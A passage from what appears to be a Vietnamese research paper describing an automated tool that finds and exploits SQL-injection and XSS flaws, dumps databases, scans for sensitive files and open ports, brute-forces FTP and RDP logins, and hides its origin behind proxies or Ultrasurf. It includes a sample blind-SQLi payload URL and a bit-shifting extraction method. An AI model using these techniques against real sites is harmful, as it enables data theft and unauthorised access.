- Mô-đun phát hiện, khai thác XSS gồm các chức năng chính: (1) dò quét, phát hiện một website có dính lỗi với một payload của XSS, thực hiện khai thác lỗ hổng XSS với tất cả payload có trong CSDL; (2) thực hiện phát hiện và khai thác lỗi XSS với đồng thời nhiều website; (3) thực hiện phát hiện và khai thác XSS với đồng thời nhiều URL.


- Mô-đun dò quét file nhạy cảm, đường dẫn login gồm các chức năng sau: (1) dò quét tất cả các file nhạy cảm của một website mà người quản trị để lộ do cấu hình không tốt; (2) tìm đường dẫn đăng nhập của website.

- Mô-đun quét cổng: xác định các cổng mở của một địa chỉ IP của máy chủ, có thể kiểm tra tất cả các cổng hoặc chỉ kiểm tra trên danh sách các cổng thông thường hay được sử dụng.

- Mô-đun brute-force tài khoản gồm các chức năng chính: thực hiện đoán tài khoản đăng nhập các dịch vụ FTP và RDP của danh sách các địa chỉ máy chủ.

- Mô-đun thiết lập Proxy: cài đặt proxy server hoặc tích hợp với phần mềm Ultrasurf để thay đổi địa chỉ IP.

3.3. Sơ đồ hoạt động



Hình 9: Sơ đồ hoạt động hệ thống

Bước 1: Người sử dụng thiết lập proxy thực hiện ẩn danh (nếu cần).

Bước 2: Thu thập thông tin về cấu trúc trang web (URL cha), lấy tất cả URL cấp dưới (URL con) của URL cha (độ sâu của URL con là tùy chỉnh).

2.1: Thực hiện kiểm tra với các URL con:

2.1.1: Kiểm tra URL con có bị dính lỗ hổng SQLi hay không bằng cách thêm các ký tự đặc biệt sau tham số đầu vào.

2.1.2: Nếu URL con tồn tại lỗ hổng, thực hiện phân loại lỗ hổng SQLi bằng cách kiểm tra các thông báo trả về từ phía máy chủ.


2.1.3: Thực hiện khai thác lỗ hổng SQLi với từng loại lỗ hổng SQLi đã xác định được ở trên.

2.2: Tìm tất cả các file nhạy cảm có thể có của URL cha do người quản trị để lộ bằng cách kiểm tra các đường dẫn file nhạy cảm có tồn tại hay không.

2.3: Xác định địa chỉ IP của webmáy chủ của URL, thực hiện quét cổng mở của máy chủ đó. Nếu máy chủ mở các cổng 20, 21, 3389 thực hiện brute force tài khoản các dịch vụ FTP, RDP.

3.4. Các thuật toán chính

3.4.1. Thuật toán dum URL



Hình 10: Sơ đồ thuật toán dump URL


Thuật toán dump URL (thu thập thông tin về cấu trúc trang web) được mô tả gồm 03 bước chính (Hình 10):

Bước 1: Nhập URL gốc, nhập số cấp cần quét k.

Bước 2: Gán cấp quét h=1.

Bước 3: Thực hiện vòng lặp, trong khi số cấp quét còn nhỏ hơn k, thực hiện các bước sau: Lấy URL cấp dưới trong page source của URL gốc. Tiếp tục thêm các URL cấp dưới vào danh sách ScanURL. Loại bỏ các URL là đường dẫn các file (.doc, .pdf, .png …), loại bỏ các URL không cùng tên miền với URL gốc, chuyển các URL dạng rút gọn thành URL đầy đủ. Tăng cấp quét lên 1.

3.4.2. Thuật toán phát hiện lỗ hổng SQLi



Hình 11: Sơ đồ thuật toán phát hiện lỗ hổng SQLi

Thuật toán phát hiện lỗ hổng SQLi gồm 03 bước chính (Hình 11):

Bước 1: Nhập URL cần kiểm tra.

Bước 2: Khởi tạo danh sách các ký tự tiêm vào URL để kiểm tra lỗi, danh sách các lỗi có thể phát sinh khi thực hiện request.

Bước 3: Thử lần lượt các ký tự trong danh sách các ký tự kiểm tra lỗi.


Bước 3.1: Gửi yêu cầu lên web máy chủ với URL = URL cần kiểm tra cùng với ký tự tiêm vào.

Bước 3.2: Kiểm tra phản hồi từ máy chủ.

Bước 3.2.1: Nếu có thông báo giống trong danh sách thông báo lỗi, phân loại lỗi và dừng lại.

Bước 3.2.2: Nếu không có thông báo trong danh sách thông báo lỗi, tiếp tục thử với các ký tự kiểm tra lỗi còn lại cho đến khi thử hết các ký tự đó. Nếu vẫn không có thông báo lỗi có nghĩa là URL trên không có lỗ hổng SQLi.

3.4.3. Thuật toán phát hiện lỗ hổng XSS



Hình 7: Thuật toán phát hiện lỗ hổng XSS

Thuật toán phát hiện lỗ hổng XSS (Hình 12), gồm 03 bước chính:

Bước 1: Nhập URL cần kiểm tra.

Bước 2: Khởi tạo danh sách các payload để khai thác XSS.

Bước 3: Thử lần lượt các payload i:


Bước 3.1: Gửi yêu cầu lên webmáy chủ với URL=URL cần kiểm tra + payload i;

Bước 3.2: Kiểm tra mã nguồn (pagesource) của trang web phản hồi:

Bước 3.2.1: Nếu pagesource trang phản hồi có chứa payload i, xác định là có lỗi XSS và dừng lại.

Bước 3.2.2: Nếu pagesource trang phản hồi không chứa payload i tiếp tục thử với các payload còn lại trong danh sách. Nếu thử hết tất cả payload mà không phát hiện, xác định URL không có lỗi XSS.

3.4.4. Thuật toán khai thác lỗ hổng SQLi



Hình 8: Thuật toán khai thác lỗ hổng SQLi

Thuật toán khai thác lỗ hổng SQLi (Hình 13), gồm 06 bước chính:

Bước 1: Nhập URL cần kiểm tra.

Bước 2: Phân tích lỗi SQLi: phân loại CSDL, cách thức bypass.


Bước 3: Lấy toàn bộ CSDL.

Bước 4: Lấy tên các bảng.

Bước 5: Lấy tên các cột của từng bảng.

Bước 6: Lấy dữ liệu của từng bảng.

3.4.5. Thuật toán khai thác Blind SQLi



Hình 9: Thuật toán khai thác Blind SQLi lấy tên các bảng

Bước 1: Nhập số lượng các bảng, khởi sinh danh sách tên các bảng.

Bước 2: Nhập độ dài tên bảng, khởi sinh tên bảng tableName.

Bước 3: Khởi tạo ký tự đầu tiên của tên bảng cần tìm là c.

Bước 4: Thực hiện 07 yêu cầu lên máy chủ để kiểm tra giá trị 07 bit =0 (1).

Bước 5: Đổi từ bit sang Decimal tìm giá trị ASCII của ký tự c.

Bước 6: Gán tableName = tableName + ký tự c.

Bước 7: Thêm tableName vào danh sách tên các bảng.

**** Thuật toán khai thác Blind SQLi đã được tối ưu hóa bằng cách sử dụng kỹ thuật dịch bit*** [21]**.**


Ví dụ muốn tìm một chữ cái đầu tiên của tên Database:

Với kỹ thuật tìm kiếm tuần tự

http://www.site.com/index.php?id=1 and ascii(substring(database(),1,1))= i-- - i thuộc [1;128]

Độ phức tạp thuật toán tìm kiếm thông thường là: O(n).Vậy với thuật toán tìm kiếm tuần tự ta phải thực hiện 128 phép toán.

Kỹ thuật tìm kiếm nhị phân: một ví dụ thuật toán tìm kiếm nhị phân như Hình 36.



Hình 15: Ví dụ thuật toán tìm kiếm nhị phân

Độ phức tạp thuật toán tìm kiếm nhị phân là: O(log2(n)).

Với 128 ký tự thực hiện 7 bước, tuy nhiên, phải thực hiện tuần tự 7 yêu cầu. Vì kết quả yêu cầu trước sẽ quyết định nội dung của yêu cầu tiếp theo.

Kỹ thuật dịch bit


Ký tự	Mã ASCII	Mã nhị phân
A	65	1000001

Hình 16: Ví dụ chuyển đổi mã ASCII và mã nhị phân của ký tự

Sử dụng kỹ thuật dịch bit cho phép lấy ra giá trị từng bit của ký tự. Với mỗi ký tự lúc này chỉ là 0 hoặc 1, nên chỉ cần 1 yêu cầu để xác định bit đó. Với 7 bit sẽ cần 7 yêu cầu để xác định đúng chính xác ký tự. Do đó, thuật toán dịch bit chỉ thực hiện 7 bước. So với phương pháp tìm kiếm nhị phân, phương pháp dịch bit có ưu điểm cho phép thực hiện 7 yêu cầu không tuần tự, có thể thực hiện độc lập với nhau, có thể thực hiện song song các yêu cầu mà không ảnh hưởng kết quả

tìm kiếm. Tuy nhiên, nhược điểm của phương pháp này là luôn cần 7 yêu cầu để lấy được một ký tự.

3.4.6. Thuật toán khai thác lỗ hổng XSS



Hình 10: Thuật toán khai thác lỗ hổng XSS

Hình 17 mô tả thuật toán khai thác lỗ hổng XSS, gồm 03 bước chính:

Bước 1: Nhập URL cần kiểm tra.


Bước 2: Khởi tạo danh sách các payload để khai thác XSS.

Bước 3: Thử lần lượt các payload i:

Bước 3.1: Kiểm tra lỗi XSS với payload i

Bước 3.2: Nếu URL có lỗi XSS tại payload i, khai thác bằng cách chạy URL chèn payload i trên trình duyệt.

3.4.7. Thuật toán quét cổng



Hình 18: Thuật toán quét cổng

Thuật toán quét cổng (Hình 18) gồm 02 bước chính:


Bước 1: Nhập IP của máy chủ, danh sách các cổng cần kiểm tra.

Bước 2: Với mỗi cổng i, thực hiện kết nối đến máy chủ qua cổng i.

Bước 2.1: Nếu kết nối thành công, xác định là cổng mở.

Bước 2.2: Nếu kết nối thất bại, xác định là cổng đóng.

3.4.8. Thuật toán bruteforce tài khoản FTP



Hình 19: Thuật toán bruteforce tài khoản FTP

Thuật toán quét cổng (Hình 19) gồm 02 bước chính:

Bước 1: Nhập danh sách địa chỉ IP cần kiểm tra, bộ từ điển các tài khoản đăng nhập FTP.

Bước 2: Với mỗi địa chỉ IP, thử lần lượt các tài khoản FTP trong từ điển đầu vào.

Bước 2.1: Với mỗi tài khoản FTP, thực hiện đăng nhập tài khoản FTP với địa chỉ IP.

Bước 2.1.1: Nếu kết nối thành công, thu được tài khoản đăng nhập FTP.

Bước 2.1.2: Nếu kết nối thất bại, tiếp tục thử với các tài khoản còn lại trong bộ từ điển FTP.

Với thuật toán bruteforce tài khoản RDP, thực hiện tương tự như thuật toán bruteforce tài khoản FTP.


3.5. Xây dựng các mô-đun chức năng

3.5.1. Mô-đun dump URL

- Chức năng: Lấy tất cả các URL con của một URL cha theo số cấp quét định sẵn, lọc ra các URL tiềm năng có khả năng bị lỗi SQLi và XSS.

